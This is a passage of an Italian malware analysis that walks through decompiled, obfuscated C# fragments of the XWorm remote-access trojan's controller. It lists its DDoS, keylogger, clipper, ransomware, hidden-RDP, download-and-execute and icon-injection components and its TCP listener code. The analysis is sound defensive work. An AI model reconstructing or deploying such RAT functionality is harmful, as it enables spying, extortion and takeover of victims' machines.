            a9BF1526C1E833F1366FC818EBA88E3B.Tick -= value2;
        }
        A9BF1526C1E833F1366FC818EBA88E3B36 = value;
        a9BF1526C1E833F1366FC818EBA88E3B = A9BF1526C1E833F1366FC818EBA88E3B36;
        if (a9BF1526C1E833F1366FC818EBA88E3B != null)
        {
            a9BF1526C1E833F1366FC818EBA88E3B.Tick += value2;
        }
    }
}

public Chat()
{
    base.Load += D9ED6D1CE88DEEFFFC4CD1A4165DCF2117;
    base.FormClosing += E0DE41B0366AA8FF45D5D034E41BD6A437;
    SF6BF8BSBF0SADS00S30BE697B2571AB26();
}

protected override void Dispose(bool HB836C91E674BB00E8077HHB6H1699FA20)
```


CheckPort

```
        finally
        {
            base.Dispose(GAB7D3FB83F96CBE3D67F8906GEDBCBE16);
        }
    }

    private void X8FD4F2EC82B88CX0FDA382C4F3BDE9237()
    {
        ComponentResourceManager componentResourceManager = new ComponentResourceManager(typeof
        KKK3EAK24EC414FB2F39F1A449D99EBF25 = new Button();
        TDED2046176544444D44A95E2TF5123EF37 = new Label();
        T21EEC98600A0885D7FCB2ED046A2T2B15 = new TextBox();
        D952B8D6C1D8CF7D292EDE8AF7D2FC6235 = new TextBox();
        SuspendLayout();
        KKK3EAK24EC414FB2F39F1A449D99EBF25.Cursor = Cursors.Hand;
        KKK3EAK24EC414FB2F39F1A449D99EBF25.FlatStyle = FlatStyle.Flat;
        KKK3EAK24EC414FB2F39F1A449D99EBF25.ForeColor = Color.White;
        KKK3EAK24EC414FB2F39F1A449D99EBF25.Image = (Image)componentResourceManager.GetObject(<M
        KKK3EAK24EC414FB2F39F1A449D99EBF25.ImageAlign = ContentAlignment.MiddleLeft;
        KKK3EAK24EC414FB2F39F1A449D99EBF25.Location = new Point(65, 98);
        KKK3EAK24EC414FB2F39F1A449D99EBF25.Name = <Module>.B686AE09DD1F631EAF35C10CA850836C(<Mo
        KKK3EAK24EC414FB2F39F1A449D99EBF25.Size = new Size(265, 27);
        KKK3EAK24EC414FB2F39F1A449D99EBF25.TabIndex = 23;
        KKK3EAK24EC414FB2F39F1A449D99EBF25.Text = <Module>.B686AE09DD1F631EAF35C10CA850836C(<Mo
        KKK3EAK24EC414FB2F39F1A449D99EBF25.UseVisualStyleBackColor = true;
        TDED2046176544444D44A95E2TF5123EF37.AutoSize = true;
        TDED2046176544444D44A95E2TF5123EF37.ForeColor = Color.White;
        TDED2046176544444D44A95E2TF5123EF37.Location = new Point(25, 75);
        TDED2046176544444D44A95E2TF5123EF37.Name = <Module>.B686AE09DD1F631EAF35C10CA850836C(<Mo
        TDED2046176544444D44A95E2TF5123EF37.Size = new Size(34, 13);
        TDED2046176544444D44A95E2TF5123EF37.TabIndex = 21;
        TDED2046176544444D44A95E2TF5123EF37.Text = <Module>.B686AE09DD1F631EAF35C10CA850836C(<Mo
        T21EEC98600A0885D7FCB2ED046A2T2B15.BackColor = Color.Black;
        T21EEC98600A0885D7FCB2ED046A2T2B15.ForeColor = Color.White;
        T21EEC98600A0885D7FCB2ED046A2T2B15.Location = new Point(65, 72);
        T21EEC98600A0885D7FCB2ED046A2T2B15.Name = <Module>.B686AE09DD1F631EAF35C10CA850836C(<Mo
        T21EEC98600A0885D7FCB2ED046A2T2B15.Size = new Size(265, 20);
        T21EEC98600A0885D7FCB2ED046A2T2B15.TabIndex = 24;
        D952B8D6C1D8CF7D292EDE8AF7D2FC6235.BackColor = Color.Black;
        D952B8D6C1D8CF7D292EDE8AF7D2FC6235.BorderStyle = BorderStyle.None;
```

Clipboard

```
        base.AutoScaleDimensions = new SizeF(6f, 13f);
        base.AutoScaleMode = AutoScaleMode.Font;
        BackColor = Color.Black;
        base.ClientSize = new Size(422, 256);
        base.Controls.Add(DA847374C82D74C25BAC73DD0D879C1731);
        base.Icon = (Icon)componentResourceManager.GetObject(<Module>.B686AE09DD1F631EAF35C10CA8
        base.Name = <Module>.B686AE09DD1F631EAF35C10CA850836C(<Module>.BE994DE923AD4B7B54FCC1BA0
        Text = <Module>.B686AE09DD1F631EAF35C10CA850836C(<Module>.BE994DE923AD4B7B54FCC1BA0BFE6A
        D26F9D09E91F9D9210312F1FFEFDDCFE34.ResumeLayout(performLayout: false);
        ResumeLayout(performLayout: false);
    }

    private void A2FAC7F9DC32D6510C0CC97D767A7D1437(object sender, EventArgs e)
    {
        AA5D8C5314A49344AABFF0FA572DE78B33();
    }

    public void AA5D8C5314A49344AABFF0FA572DE78B33()
    {
        byte[] e54817479A2715C14734CADB7F3880C = Helper.A31427B17791772FA50D35F90DA6F5B034(<Modu
        Outcoming_Requests item = new Outcoming_Requests(EBF12F0FDD8B6B7DD9633A3DF0A23CBB26, e54
        Pending.Req_Out.Add(item);
    }

    private void AB743104F7BFABA4CD46E0FBECAF41B416(object sender, EventArgs e)
    {
        try
        {
            if (!EBF12F0FDD8B6B7DD9633A3DF0A23CBB26.RD34R7704B618868F0R80998F217C99E27)
            {
                Close();
            }
        }
        catch (Exception ex)
        {
            ProjectData.SetProjectError(ex);
            Exception ex2 = ex;
            Debug.WriteLine(ex2.Message);
            ProjectData.ClearProjectError();
```


Assemblies
Chat
CheckPort
CircularProgressBar
Class8
Client
Clipboard
Clipper
CustomOpen
DDosAttack
Downloader
EditReg
FileSeacher
Find
FM
Form1
Form2
Ftp
Fun
GClass0
GClass1
GeoIP
Helper
HRDP
IconChanger
IconInjector
Incoming_Requests
INFO
Keylogger
ListviewDoubleBuffer
Base Types
Derived Types
ListviewDoubleBuffer()
B9BC0B2F1533DA4943B74374F91C
LV
Maps
DDosAttack
public static List<Client> Clients = new List<Client>();
private virtual GroupBox V8EE1E7V0AFFB84E0VVVC0D9A2AC088638
private virtual GroupBox VVB3EV1VC0D0E31EFA70VEE0CD2V666836
private virtual Label FB16B06F6DBFFEDB883127227AAAD5E719
private virtual Label FB1615A14AF2123267DAAAF52F178D8729
private virtual TextBox A46E734ECDD1C5F182E8460F6C7AE16E34
private virtual GroupBox ACF998B88F0A7C24D79676DEFC7B9AB326
[CompilerGenerated]
get
return EC4F51C7BB6EDBFCDE73A65C1AA6168923;
[CompilerGenerated]
set
EC4F51C7BB6EDBFCDE73A65C1AA6168923 = value;
private virtual Label CE1BBA367111D06D66A1916E534E737236
private virtual Label DBAC29C7D1C854563AAE877C02EEA33934
private virtual TextBox KAAK9C15FB4CEDKAE4K740414150E64525


Assemblies
Chat
CheckPort
CircularProgressBar
Class8
Client
Clipboard
Clipper
CustomOpen
DDosAttack
Downloader
EditReg
FileSeacher
Find
FM
Form1
Form2
Ftp
Fun
GClass0
GClass1
GeoIP
Helper
HRDP
IconChanger
IconInjector
Incoming_Requests
INFO
Keylogger
ListviewDoubleBuffer
Base Types
Derived Types
ListviewDoubleBuffer()
B9BC0B2F1533DA4943B74374F91C
LV
Maps
EditReg
[CompilerGenerated]
[AccessedThroughProperty("TextBox3")]
private TextBox C8C511AF8D5604895A6E546CE575387B15;
[AccessedThroughProperty("Button1")]
[CompilerGenerated]
private Button P63FP4D9AB57DD86P3PB5718E8CC955834;
[AccessedThroughProperty("Label3")]
[CompilerGenerated]
private Label X18E396A918B94736CBBD46XC8XF32C922;
public Client X67012797E9AB94XB45F9DEECB9A041431;
public string X9C78611ED9BB8A64CD6373FX53145D319;
internal virtual Panel B56EE33F3CC9A2DC4B89B977FF7A9A6C33
internal virtual Label OBCDFEED1DD96E56CA6FB97O0C47B88O27
internal virtual ComboBox OA8F0D2E398FA0CC93D773O92DF8954534
internal virtual TextBox DE95C90AD31E6C8066B7CEB0FD81E7ED16
internal virtual TextBox E3BE875CBE7211DE781DE6E09918AFAB31
internal virtual Button D605D1DC9FCAF26B3523AE3C7B19486339
internal virtual Label HC2F48HBB2HEAAB4699C47BC639E43A239
public EditReg()

FileSeacher

```
[CompilerGenerated]
private Panel N37B26F9N5N7A81N41NC68672A9C9B1919;

[CompilerGenerated]
[AccessedThroughProperty("Label2")]
private Label A36927975EDF2821F848F9F23AD7A47F32;

[AccessedThroughProperty("NumericUpDown1")]
[CompilerGenerated]
private NumericUpDown JJ612200B7JAC8CBADAAD5BJF9J2A65934;

[CompilerGenerated]
[AccessedThroughProperty("Label1")]
private Label R9D89D394F1576D7FR7BA840B4B16B3728;

[CompilerGenerated]
[AccessedThroughProperty("Button1")]
private Button RFFRA91B202C2R113BC40AEF99REAC5415;

[AccessedThroughProperty("ToolStripStatusLabel1")]
[CompilerGenerated]
private ToolStripStatusLabel R15CFDC36E9F60199831A5885R1E029E24;

[AccessedThroughProperty("StatusStrip1")]
[CompilerGenerated]
private StatusStrip C779F7CC7982F092CCB449696249D13038;

[CompilerGenerated]
[AccessedThroughProperty("Timer1")]
private Timer C79726F0C554B2CDC26CEDF27366738B15;

public Client W82B3DE6FFBE79CW26AD7WW9B689E34029;

internal virtual ListBox HA6CDFBA3497278EC5243A7B3D877HH922
...

internal virtual ContextMenuStrip D464A474F1FB26E6BD7A56364A26174629
...
```

Qui i riferimenti agli oggetti di download ed execution sopra menzionati:

Form1

```
{
    private IContainer TTTDA18EE7D15E4BB7ETD0C0A6BTT0C528;

    [CompilerGenerated]
    [AccessedThroughProperty("StatusStrip1")]
    private StatusStrip T06BBD1288BT02A201C47C1BD7A7B17228;

    [CompilerGenerated]
    [AccessedThroughProperty("ToolStripStatusLabel1")]
    private ToolStripStatusLabel FF45D74547CB04158465E6DAA7AFAFF322;

    [CompilerGenerated]
    [AccessedThroughProperty("ClientMenu")]
    private ContextMenuStrip DAC84AC4D2FE4919AE77A8443D2FC16734;

    [CompilerGenerated]
    [AccessedThroughProperty("DownloadAndExecuteToolStripMenuItem")]
    private ToolStripMenuItem D422F95D5DDCEAF90206212938B3615C29;

    [CompilerGenerated]
    [AccessedThroughProperty("RemoteDesktopToolStripMenuItem")]
    private ToolStripMenuItem B41E0F8C8177D916A7588D8E59C1DB5733;

    [CompilerGenerated]
    [AccessedThroughProperty("CLIENTToolStripMenuItem")]
    private ToolStripMenuItem BAA70CBBD6E738F270DDAE100AB2157F26;

    [CompilerGenerated]
    [AccessedThroughProperty("CLOSEToolStripMenuItem")]
    private ToolStripMenuItem I92D09593D1F3DC68205F26C0IFFB19A30;

    [AccessedThroughProperty("UPDATEToolStripMenuItem")]
    [CompilerGenerated]
    private ToolStripMenuItem IDI1AE427DFIBEA83647799DBCDF11I917;

    [AccessedThroughProperty("Timer_Ping")]
    [CompilerGenerated]
    private System.Windows.Forms.Timer R72018FA8R2R6ER7AC5D4259BCC5962928;
```

Form1

```
[AccessedThroughProperty("FileSeacherToolStripMenuItem")]
[CompilerGenerated]
private ToolStripMenuItem F67F57E76215C2A1980F2EC74D9915B322;

[AccessedThroughProperty("Extra2ToolStripMenuItem")]
[CompilerGenerated]
private ToolStripMenuItem Q1D9QBQB5E81E02573EEA59BA78CD97B20;

[CompilerGenerated]
[AccessedThroughProperty("RansomwareToolStripMenuItem")]
private ToolStripMenuItem QBF4D3Q7DDDAD36963D9B95E17FE2BFA24;

[CompilerGenerated]
[AccessedThroughProperty("EncryptToolStripMenuItem")]
private ToolStripMenuItem MM03D5B250DE74EBD99F7M37C26D5MF516;

[CompilerGenerated]
[AccessedThroughProperty("DecryptToolStripMenuItem")]
private ToolStripMenuItem M254CMM336249282M3242CEEMCD5F4M020;

[CompilerGenerated]
[AccessedThroughProperty("NgrokToolStripMenuItem")]
private ToolStripMenuItem VABVV8DC00AAF06BAD540DC24EE7D1CB28;

[CompilerGenerated]
[AccessedThroughProperty("HRDPToolStripMenuItem")]
private ToolStripMenuItem V01B62VV140E6D2F8VA831448B202B3D24;

[CompilerGenerated]
[AccessedThroughProperty("Method1ToolStripMenuItem")]
private ToolStripMenuItem F4FA94B1B4D2179FAF51D08CFFB1986E26;

[CompilerGenerated]
[AccessedThroughProperty("RecoveryManagerToolStripMenuItem")]
private ToolStripMenuItem R35E0CAD2C1ERE90495A6A1A16R2344939;

[CompilerGenerated]
[AccessedThroughProperty("ToolStripStatusLabel2")]
private ToolStripStatusLabel R6C5A50D31A1D6A59E489A6CE80DF90F21;
```

Ftp

```
[DesignerGenerated]
public class Ftp : Form
{
    private IContainer O8OCFBE1435A2E0B9D1O807D0O2DE02230;

    [CompilerGenerated]
    [AccessedThroughProperty("numericUpDown1")]
    private NumericUpDown DECBF7032381DA11CD9743C37B4634BC17;

    [CompilerGenerated]
    [AccessedThroughProperty("textBox3")]
    private TextBox XABAB8D6871F486AD5DD07F8581X36FD22;

    [CompilerGenerated]
    [AccessedThroughProperty("textBox2")]
    private TextBox HBFE8B9AE1EAH337E881B9F2043B01B832;

    [CompilerGenerated]
    [AccessedThroughProperty("textBox1")]
    private TextBox H24H08C05AA53DHAAF0C94655D021E3627;

    [CompilerGenerated]
    [AccessedThroughProperty("label4")]
    private Label C37BFE20A4C0DF5152048FEDFC5B3F9C31;

    [AccessedThroughProperty("label3")]
    [CompilerGenerated]
    private Label BD37C3273F836F9253705DD92AA0850334;

    [CompilerGenerated]
    [AccessedThroughProperty("label2")]
    private Label D5B147590541542EC355FCDCAD3DFDCD18;

    [CompilerGenerated]
    [AccessedThroughProperty("label1")]
    private Label C1D32E8AF999A18F30BB1F1E5EFE9D8A39;

    [AccessedThroughProperty("button1")]
    [CompilerGenerated]
```

All'interno della classe GClass0 vi sono esecuzioni di connessioni TCP mediante oggetti *TcpListener* e *TcpClient*, all'interno del metodo di inizializzazione c'è un attributo di *IPAddress.Any:*

GClass0

```
// XWorm.GClass0
using ...

public class GClass0
{
    private static TcpListener tcpListener_0;

    private string C70A5BC1D60CD623CE1550247BFD9D7433;

    public string D89974DC3943BAA6BCE7C444DADACA2528;

    public TcpClient M4DC095M2F00MDB037EA2893A54F48CA17;

    public TcpClient M715CA6980M999397A8MMA0M695B12F927;

    private static bool bool_0;

    public GClass0(int FDD6EF5FED935B0D8EF136DC5F8797EF30, string A087A8C0C9437DDA8C35BC1D6D2E5C
    {
        bool_0 = true;
        try
        {
            D89974DC3943BAA6BCE7C444DADACA2528 = BE05BCA3A30D71E2706032EEE54767BB33;
            tcpListener_0 = new TcpListener(IPAddress.Any, FDD6EF5FED935B0D8EF136DC5F8797EF30);
            tcpListener_0.Start(20);
            C70A5BC1D60CD623CE1550247BFD9D7433 = A087A8C0C9437DDA8C35BC1D6D2E5C5232;
            Thread thread = new Thread(SA83C1EA534CS4C0E6FFDD0AA0C5E3A428);
            thread.Start();
        }
        catch (Exception projectError)
        {
            ProjectData.SetProjectError(projectError);
            CA62C787C3D514BB1E837619DE596C1332();
            ProjectData.ClearProjectError();
        }
    }

    private void SA83C1EA534CS4C0E6FFDD0AA0C5E3A428()
    ...
```

A seguire un costrutto *try-catch*, in primo luogo, per lo stopping dell'esecuzione dell'oggetto *tcpListener* e, consequenzialmente, un ciclo *while true* per l'esecuzione della funzione di connessione TCP *AcceptTcpClient()*.

GClass1

```
public static void D4DACD57B16DDC7B4919548C22D1FFA728()
{
    try
    {
        tcpListener.Stop();
        thread?.Abort();
    }
    catch (Exception projectError)
    {
        ProjectData.SetProjectError(projectError);
        ProjectData.ClearProjectError();
    }
}

private void X29FXE3AB4F618B55BCFC41FE2C37BA421()
{
    while (true)
    {
        try
        {
            TcpClient parameter = tcpListener.AcceptTcpClient();
            Thread thread = new Thread(I1EDFD34AF41626213C22AI62472525638);
            thread.Start(parameter);
            Thread.Sleep(50);
        }
        catch (Exception projectError)
        {
            ProjectData.SetProjectError(projectError);
            ProjectData.ClearProjectError();
        }
    }
}
```

La classe Client possiede il costruttore che richiede come argomento in input un oggetto Socket:

```
Client
{
    public delegate void _isDisconnected();

    public Socket F30A2FB31B0DA5E61EAB4356F3C94FF131;

    public bool RD34R7704B618868F0R80998F217C99E27;

    public long C93D5B07ECF2A63E6F4498140FEBD18D28;

    public bool C40C0E85D9F330B1CCF6DB9DE9ADACF329;

    public byte[] WE529DBF69EFAW30DC5C469CD4C902AB30;

    public MemoryStream WD3BAA037BF5740CF875DE9AB23EC08937;

    public string G7103DBC853G0G0F572C6FF752C10F4427;

    public ListViewItem E232941DEF6EF3CF0542E0BDFEAD26E531;

    public object A714C5E17F832429F610C85107BCE69821;

    public string C1A1B2489C5B2E63476FF7A97470D35333;

    public Client(Socket LA2D57C8B9CB8F859D8D248FL46DE45530)
    ...

    [AsyncStateMachine(typeof(VB$StateMachine_11_BeginReceive))]
    public void OCA2A52EADFDD5BDAE619B81OFC2579A25(IAsyncResult B797C880000F266D233DF7C0C977CC0D
    ...

    public void F904B0F66352D15B09FDF9FC05E569AB36(byte[] HA26608A97787800D2HDF7200H0ED84830)
    ...

    public void W2952D28DB4A85B5F0A4C4B3B89A0BAE23(IAsyncResult D663EAA6BB5CA170B71233B4431753A1
    ...

    public void W4CB3C186199DD1A48DA494W9WF2D94228()
    ...
}
```

La classe *GeoIP* contiene arrays di tipo string contenti i dettagli dei vari countries.

```
GeoIP
// XWorm.GeoIP
using ...

public class GeoIP
{
    public MemoryStream FB1C62F23D3C87CEA139F41A0DE2E92229;

    public static long CountryBegin = 16776960L;

    public static string[] CountryName = new string[253]
    ...;

    public static string[] CountryCode = new string[254]
    ...;

    public static string[] CountryNump = new string[255]
    {
        <Module>.B686AE09DD1F631EAF35C10CA850836C(<Module>.BE994DE923AD4B7B54FCC1BA0BFE6A57(<Moc
        <Module>.B686AE09DD1F631EAF35C10CA850836C(<Module>.BE994DE923AD4B7B54FCC1BA0BFE6A57(<Moc
        <Module>.B686AE09DD1F631EAF35C10CA850836C(<Module>.BE994DE923AD4B7B54FCC1BA0BFE6A57(<Moc
        <Module>.B686AE09DD1F631EAF35C10CA850836C(<Module>.BE994DE923AD4B7B54FCC1BA0BFE6A57(<Moc
        <Module>.B686AE09DD1F631EAF35C10CA850836C(<Module>.BE994DE923AD4B7B54FCC1BA0BFE6A57(<Moc
        <Module>.B686AE09DD1F631EAF35C10CA850836C(<Module>.BE994DE923AD4B7B54FCC1BA0BFE6A57(<Moc
        <Module>.B686AE09DD1F631EAF35C10CA850836C(<Module>.BE994DE923AD4B7B54FCC1BA0BFE6A57(<Moc
        <Module>.B686AE09DD1F631EAF35C10CA850836C(<Module>.BE994DE923AD4B7B54FCC1BA0BFE6A57(<Moc
        <Module>.B686AE09DD1F631EAF35C10CA850836C(<Module>.BE994DE923AD4B7B54FCC1BA0BFE6A57(<Moc
        <Module>.B686AE09DD1F631EAF35C10CA850836C(<Module>.BE994DE923AD4B7B54FCC1BA0BFE6A57(<Moc
        <Module>.B686AE09DD1F631EAF35C10CA850836C(<Module>.BE994DE923AD4B7B54FCC1BA0BFE6A57(<Moc
        <Module>.B686AE09DD1F631EAF35C10CA850836C(<Module>.BE994DE923AD4B7B54FCC1BA0BFE6A57(<Moc
        <Module>.B686AE09DD1F631EAF35C10CA850836C(<Module>.BE994DE923AD4B7B54FCC1BA0BFE6A57(<Moc
        <Module>.B686AE09DD1F631EAF35C10CA850836C(<Module>.BE994DE923AD4B7B54FCC1BA0BFE6A57(<Moc
        <Module>.B686AE09DD1F631EAF35C10CA850836C(<Module>.BE994DE923AD4B7B54FCC1BA0BFE6A57(<Moc
        <Module>.B686AE09DD1F631EAF35C10CA850836C(<Module>.BE994DE923AD4B7B54FCC1BA0BFE6A57(<Moc
        <Module>.B686AE09DD1F631EAF35C10CA850836C(<Module>.BE994DE923AD4B7B54FCC1BA0BFE6A57(<Moc
        <Module>.B686AE09DD1F631EAF35C10CA850836C(<Module>.BE994DE923AD4B7B54FCC1BA0BFE6A57(<Moc
        <Module>.B686AE09DD1F631EAF35C10CA850836C(<Module>.BE994DE923AD4B7B54FCC1BA0BFE6A57(<Moc
        <Module>.B686AE09DD1F631EAF35C10CA850836C(<Module>.BE994DE923AD4B7B54FCC1BA0BFE6A57(<Moc
        <Module>.B686AE09DD1F631EAF35C10CA850836C(<Module>.BE994DE923AD4B7B54FCC1BA0BFE6A57(<Moc
        <Module>.B686AE09DD1F631EAF35C10CA850836C(<Module>.BE994DE923AD4B7B54FCC1BA0BFE6A57(<Moc
```

A seguire i dettagli di alcuni metodi private *void* di event handling della classe *HRDP* che effettuano la comparazione di attributi *.Text* e vengono gestite le outcoming requests e l'aggiunta di oggetti di tipo requests nella lista delle richieste in pending.

HRDP

```
private void A16BEE517C60489D0C48A787272A61C131(object sender, EventArgs e)
{
}

private void C97E523DA734BE4EEB9D9B201CBCD46117(object sender, EventArgs e)
{
    if (Operators.CompareString(T44864B92T48A7ETATFE4AT9EA6F24ED37.Text, <Module>.B686AE09DD
    {
        T44864B92T48A7ETATFE4AT9EA6F24ED37.Text = <Module>.B686AE09DD1F631EAF35C10CA850836C(
        T44864B92T48A7ETATFE4AT9EA6F24ED37.Image = Resources.L5DL9FE5DC5519E2D2E9CDFF4BEF051
        byte[] e54817479A2715C14734CADB7F3880C = Helper.A31427B17791772FA50D35F90DA6F5B034(<
        Outcoming_Requests item = new Outcoming_Requests(U4F74EF3071C09U3E7D1U77D4U4DDE3U23,
        Pending.Req_Out.Add(item);
    }
    else
    {
        T44864B92T48A7ETATFE4AT9EA6F24ED37.Text = <Module>.B686AE09DD1F631EAF35C10CA850836C(
        T44864B92T48A7ETATFE4AT9EA6F24ED37.Image = Resources.JE66DCB3B0609730ABE1D57BJAFJF7E
        byte[] e54817479A2715C14734CADB7F3880C2 = Helper.A31427B17791772FA50D35F90DA6F5B034(
        Outcoming_Requests item2 = new Outcoming_Requests(U4F74EF3071C09U3E7D1U77D4U4DDE3U23
        Pending.Req_Out.Add(item2);
    }
}

private void C9691D1E7A6F4936F37536BD49A4655029(object sender, EventArgs e)
{
    try
    {
        if (!U4F74EF3071C09U3E7D1U77D4U4DDE3U23.RD34R7704B618868F0R80998F217C99E27)
        {
            Close();
        }
    }
    catch (Exception ex)
    {
        ProjectData.SetProjectError(ex);
        Exception ex2 = ex;
        Debug.WriteLine(ex2.Message);
        ProjectData.ClearProjectError();
```

A seguire la classe *IconInjector* che permette di effettuare un'injection della directory *iCONDIRENTRY* mediante il metodo *Buffer.BlockCopy:*

IconInjector

```
private class IconFile
{
    private ICONDIR C4BADBC4AE3E19DE2FC0CF014967072C26;

    private ICONDIRENTRY[] X3F8CBF0A067X950CA393EX3357X8C4626;

    private byte[][] XFFE1F80DXDF3B3B8X4CFAA98044X4C618;

    public int Q04165261BACD14CBB625QB1EEQDE1B526 => C4BADBC4AE3E19DE2FC0CF014967072C26.D45B1B6

    public byte[] B4BE23700410D1F7029FEE41BB1D65D721 => XFFE1F80DXDF3B3B8X4CFAA98044X4C618[I361

    private IconFile()
    {
        C4BADBC4AE3E19DE2FC0CF014967072C26 = default(ICONDIR);
    }

    public static IconFile A7503E7D750766C25281B1FEFE81368738(string D3E8EB331F0ADAF11F855A4B8C
    {
        IconFile iconFile = new IconFile();
        byte[] array = File.ReadAllBytes(D3E8EB331F0ADAF11F855A4B8C5A3BAA16);
        GCHandle gCHandle = GCHandle.Alloc(array, GCHandleType.Pinned);
        iconFile.C4BADBC4AE3E19DE2FC0CF014967072C26 = (ICONDIR)Marshal.PtrToStructure(gCHandle.
        checked
        {
            iconFile.X3F8CBF0A067X950CA393EX3357X8C4626 = new ICONDIRENTRY[unchecked((int)iconF
            iconFile.XFFE1F80DXDF3B3B8X4CFAA98044X4C618 = new byte[unchecked((int)iconFile.C4BA
            int num = Marshal.SizeOf((object)iconFile.C4BADBC4AE3E19DE2FC0CF014967072C26);
            Type typeFromHandle = typeof(ICONDIRENTRY);
            int num2 = Marshal.SizeOf(typeFromHandle);
            int num3 = unchecked((int)iconFile.C4BADBC4AE3E19DE2FC0CF014967072C26.D45B1B6CA851
            for (int i = 0; i <= num3; i++)
            {
                ICONDIRENTRY iCONDIRENTRY = (ICONDIRENTRY)Marshal.PtrToStructure(new IntPtr(gCH
                iconFile.X3F8CBF0A067X950CA393EX3357X8C4626[i] = iCONDIRENTRY;
                iconFile.XFFE1F80DXDF3B3B8X4CFAA98044X4C618[i] = new byte[iCONDIRENTRY.B030EB3E
                Buffer.BlockCopy(array, iCONDIRENTRY.FF6D16B66C3937FBF2979A8D7CE9036123, iconFi
                num += num2;
            }
```

Incoming_Requests

```
// XWorm.Incoming_Requests
using XWorm;

public class Incoming_Requests
{
    public Client U3BD8UU0DDBB0278D028B440209C969C20;

    public byte[] U22C88UC1080CF217E3D7F8E25972BBF33;

    public Incoming_Requests(Client JJBJ193F73D9808BE29J5203C70905CF29, byte[] JBCJ18D8F6196DA38
    {
        U3BD8UU0DDBB0278D028B440209C969C20 = JJBJ193F73D9808BE29J5203C70905CF29;
        U22C88UC1080CF217E3D7F8E25972BBF33 = JBCJ18D8F6196DA38FE7D757596A8AE316;
    }
}
```

A seguire alcuni oggetti tooltips, timers e menustrips della classe *Keylogger*:

Keylogger

```
[DesignerGenerated]
public class Keylogger : Form
{
    private IContainer C20EF3754710BF81C0C6259607FDBBA124;

    [CompilerGenerated]
    [AccessedThroughProperty("T1")]
    private RichTextBox I06ED1A3I733I99013I30EA474F7729424;

    [CompilerGenerated]
    [AccessedThroughProperty("MenuStrip1")]
    private MenuStrip RB8B45D53R30B074107D574B2F4D517621;

    [AccessedThroughProperty("ToolStripMenuItem2")]
    [CompilerGenerated]
    private ToolStripMenuItem RCDA27D891584C3BB2C81685AF7AR1B729;

    [AccessedThroughProperty("TFind")]
    [CompilerGenerated]
    private ToolStripTextBox RC7RDEE37E677BD310D3RB579R7R5R0019;

    [CompilerGenerated]
    [AccessedThroughProperty("ToolStripMenuItem3")]
    private ToolStripMenuItem E0D56143F0D11C6253732E0EF8E3E15D33;

    [AccessedThroughProperty("ContextMenuStrip1")]
    [CompilerGenerated]
    private ContextMenuStrip D0E28C305CB0239915C6D641948D9EF835;

    [AccessedThroughProperty("CopyToolStripMenuItem")]
    [CompilerGenerated]
    private ToolStripMenuItem WBA85AFW82559DC5FD27093E8AD2BD9W34;

    [AccessedThroughProperty("SelectAllToolStripMenuItem")]
    [CompilerGenerated]
    private ToolStripMenuItem W0796D1A41D1CCE7F038CF44B9D8E7WA30;

    [CompilerGenerated]
    [AccessedThroughProperty("Timer1")]
```

La classe *MIC* permette di gestire le requests in event handling, come avviene per la classe *HRDP*:

MIC

```
...

private void F240B0792D7FAC16B50267D0A03DEA2135(object sender, EventArgs e)
{
    OOFB3D3BCDF2DOC2382AD56497EF1B7730.PerformClick();
}

private void D893BDBE6F1AC25B9CF35438A4C7669836(object sender, EventArgs e)
{
    try
    {
        if (Operators.CompareString(OOFB3D3BCDF2DOC2382AD56497EF1B7730.Text, <Module>.B686AE
        {
            byte[] e54817479A2715C14734CADB7F3880C = Helper.A31427B17791772FA50D35F90DA6F5B
            Outcoming_Requests item = new Outcoming_Requests(C3A5A86DD5563386ABB82BB3C469477
            Pending.Req_Out.Add(item);
            OOFB3D3BCDF2DOC2382AD56497EF1B7730.Text = <Module>.B686AE09DD1F631EAF35C10CA8508
            OOFB3D3BCDF2DOC2382AD56497EF1B7730.Image = Resources.L5DL9FE5DC5519E2D2E9CDFF4BE
        }
        else
        {
            byte[] e54817479A2715C14734CADB7F3880C2 = Helper.A31427B17791772FA50D35F90DA6F5E
            Outcoming_Requests item2 = new Outcoming_Requests(C3A5A86DD5563386ABB82BB3C46947
            Pending.Req_Out.Add(item2);
            OOFB3D3BCDF2DOC2382AD56497EF1B7730.Text = <Module>.B686AE09DD1F631EAF35C10CA8508
            OOFB3D3BCDF2DOC2382AD56497EF1B7730.Image = Resources.JE66DCB3B0609730ABE1D57BJAF
        }
    }
    catch (Exception ex)
    {
        ProjectData.SetProjectError(ex);
        Exception ex2 = ex;
        Debug.WriteLine(ex2.Message);
        ProjectData.ClearProjectError();
    }
}

private void DDD4C031818FBEAD22EF2368316B815F17(object sender, EventArgs e)
{
```

Outcoming_Requests

```
// XWorm.Outcoming_Requests
using XWorm;

public class Outcoming_Requests
{
    public Client D700986E6AE367CAFE9549D11E88A2B615;

    public byte[] E2C3BE028C34B6CDA6E4EBD3E487DFC339;

